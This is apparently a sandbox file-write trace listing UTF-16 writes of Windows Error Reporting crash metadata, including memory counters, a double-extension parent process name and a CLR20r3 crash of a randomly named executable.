C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1916	2	09 00		success or wait	3	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	1922	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 31 00 31 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>301160</QuotaPeakPagedPoolUsage>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2036	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2040	2	09 00		success or wait	3	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2046	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 39 00 39 00 36 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>299664</QuotaPagedPoolUsage>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2144	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2148	2	09 00		success or wait	3	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2154	126	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 32 00 35 00 39 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>125904</QuotaPeakNonPagedPoolUsage>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2280	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2284	2	09 00		success or wait	3	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2290	110	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 32 00 34 00 35 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>124504</QuotaNonPagedPoolUsage>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2400	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2404	2	09 00		success or wait	3	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2410	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 30 00 32 00 31 00 36 00 39 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>69021696</PagefileUsage>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2488	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2492	2	09 00		success or wait	3	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2498	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 30 00 32 00 35 00 37 00 39 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>69025792</PeakPagefileUsage>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2592	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2596	2	09 00		success or wait	3	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2602	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 30 00 32 00 31 00 36 00 39 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>690216696</PrivateUsage>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2676	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2680	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2684	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2730	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2734	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2738	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2768	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2772	2	09 00		success or wait	3	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2778	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2830	30	3c 00 50 00 69 00 64 00 3e 00 35 00 38 00 32 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>5820</Pid>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2860	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2864	2	09 00		success or wait	4	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2872	92	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 42 00 50 00 4c 00 5f 00 31 00 30 00 30 00 30 00 35 00 37 00 32 00 5f 00 30 00 30 00 37 00 2e 00 62 00 61 00 74 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>BPL_1000572_007.bat .exe</ImageName>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2964	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2968	2	09 00		success or wait	4	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	2976	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>0000000</CmdLineSignature>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3066	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3070	2	09 00		success or wait	4	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3078	46	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 32 00 30 00 31 00 33 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>120130</Uptime>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3124	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3128	2	09 00		success or wait	4	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3136	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3218	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3222	2	09 00		success or wait	4	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3230	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3282	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3286	2	09 00		success or wait	4	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3294	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3338	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3342	2	09 00		success or wait	5	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3352	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 33 00 34 00 36 00 39 00 36 00 33 00 39 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>346963968</PeakVirtualSize>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3440	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3444	2	09 00		success or wait	5	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3454	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 32 00 37 00 32 00 36 00 38 00 33 00 30 00 30 00 38 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>272683008</VirtualSize>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3526	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3530	2	09 00		success or wait	5	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3540	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 36 00 39 00 34 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>36947</PageFaultCount>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3616	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3620	2	09 00		success or wait	5	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3630	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 36 00 31 00 38 00 36 00 33 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>96186368</PeakWorkingSetSize>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3728	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3732	2	09 00		success or wait	5	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3742	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 36 00 38 00 34 00 35 00 32 00 33 00 35 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>68452352</WorkingSetSize>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3824	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3828	2	09 00		success or wait	5	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3838	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 35 00 37 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>355704</QuotaPeakPagedPoolUsage>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3952	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3956	2	09 00		success or wait	5	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	3966	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 39 00 39 00 39 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>299936</QuotaPagedPoolUsage>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4064	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4068	2	09 00		success or wait	5	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4078	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 31 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>36112</QuotaPeakNonPagedPoolUsage>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4202	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4206	2	09 00		success or wait	5	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4216	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 38 00 30 00 31 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>28016</QuotaNonPagedPoolUsage>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4324	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4328	2	09 00		success or wait	5	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4338	80	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 34 00 36 00 39 00 33 00 37 00 36 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>104693760</PagefileUsage>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4418	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4422	2	09 00		success or wait	5	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4432	96	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 33 00 33 00 39 00 34 00 33 00 32 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>133943296</PeakPagefileUsage>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4528	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4532	2	09 00		success or wait	5	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4542	76	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 34 00 36 00 39 00 33 00 37 00 36 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>104693760</PrivateUsage>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4618	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4622	2	09 00		success or wait	4	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4630	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4676	4	0d 00 0a 00		success or wait	1	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4680	2	09 00		success or wait	3	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4686	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4728	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4732	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4736	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4768	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4772	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4774	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4816	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4820	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4822	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4860	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4864	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4868	60	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 43 00 4c 00 52 00 32 00 30 00 72 00 33 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>CLR20r3</EventType>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4928	4	0d 00 0a 00		success or wait	9	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4932	2	09 00		success or wait	18	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	4936	98	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 57 00 74 00 68 00 64 00 6c 00 78 00 6f 00 79 00 71 00 76 00 6e 00 71 00 73 00 66 00 63 00 66 00 69 00 69 00 6e 00 66 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>Wthdlxoyqvnqsfcfiinf.exe</Parameter0>	success or wait	9	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	5658	4	0d 00 0a 00		success or wait	1	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	5662	2	09 00		success or wait	1	695E497A	unknown
